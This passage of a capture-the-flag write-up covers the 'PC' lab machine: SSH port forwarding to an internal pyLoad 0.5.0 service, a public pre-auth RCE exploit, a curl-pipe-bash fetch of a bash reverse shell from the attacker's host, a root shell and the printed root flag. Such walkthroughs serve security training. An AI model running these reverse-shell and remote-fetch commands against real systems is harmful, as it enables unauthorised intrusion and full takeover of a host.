8. After you ssh back in press ~C <<< capital c and you should now be in a ssh drop down menu. Here are the commands below.
9. ▷ sudo systemctl restart sshd
10.▷ ssh sau@10.129.186.181
sau@10.129.186.181s password:
Last login: Mon Aug  5 08:47:51 2024 from 10.10.14.8
11. sau@pc:~$  <<< Here is where I type `~C`
12. ssh> -L 8000:127.0.0.1:8000
Forwarding port.
13. Or you can do it the easy way and just start fowarding when you first ssh into the box.
14. ▷ ssh sau@10.129.186.181 -L 8000:127.0.0.1:8000
15. Check if the port is getting fowarded.
PID     USER FD   TYPE  DEVICE SIZE/OFF NODE NAME
ssh     665984 h@x0r 7u  IPv6 1413907  TCP localhost:irdmi (LISTEN)
ssh     665984 h@x0r 8u  IPv4 1413908  TCP localhost:irdmi (LISTEN)
16. ▷ ss -lntp | grep 8000
LISTEN 0 128 127.0.0.1:8000 0.0.0.0:* users:(("ssh",pid=665984,fd=8))
LISTEN 0 128 [::1]:8000 [::]:* users:(("ssh",pid=665984,fd=7))
17. SUCCESS
```

Enumerate port 8000 site


21. **Now I check out the fowarded site.**

```
1. I type `http://localhost:8000`
2. SUCCESS, we have a website.
```

PyLoad 0.5.0 - Pre-auth (RCE)


22. **Let's see if there are any exploits for this *pyload* framework**

```
1. I go to exploitdb and I filter for `pyload`
2. https://www.exploit-db.com/exploits/51532
3. I click raw and then paste it into `pyload_exploit.py`
4. ▷ vim pyload_exploit.py
5. ▷ python3 pyload_exploit.py
usage: pyload_exploit.py [-h] -u URL -c CMD
pyload_exploit.py: error: the following arguments are required: -u, -c
6. ▷ python3 pyload_exploit.py -u http://localhost:8000 -c whoami
[+] Check if target host is alive: http://localhost:8000
[+] Host up, lets exploit!
[+] The exploit has be executed in target machine.
7. There is no response! This will have to be `blind command injection`
```



23. **We will have to do this privilege escalatioin blind**

```
▷ cat index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.8/443 0>&1
▷ sudo nc -nlvp 443
▷ sudo python3 -m http.server 80
▷ python3 pyload_exploit.py -u http://localhost:8000 -c "curl http://10.10.14.8 |bash"
SUCCESS
▷ sudo python3 -m http.server 80
[sudo] password for h@x0r:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.186.181 - - [05/Aug/2024 09:34:59] "GET / HTTP/1.1" 200 -
```



PC has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#9578 MACHINE RANK | 05 Aug 2024 PWN DATE | RETIRED MACHINE STATE

PWNED

24. **Got root and went to sau home and got the user flag.**

```
 ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.186.181 53602
bash: cannot set terminal process group (989): Inappropriate ioctl for device
bash: no job control in this shell

root@pc:~/.pyload/data# whoami
whoami
root
```

```
root@pc:~/.pyload/data# cat /root/root.txt
cat /root/root.txt
147701d61ed284e363328766849ffb83
```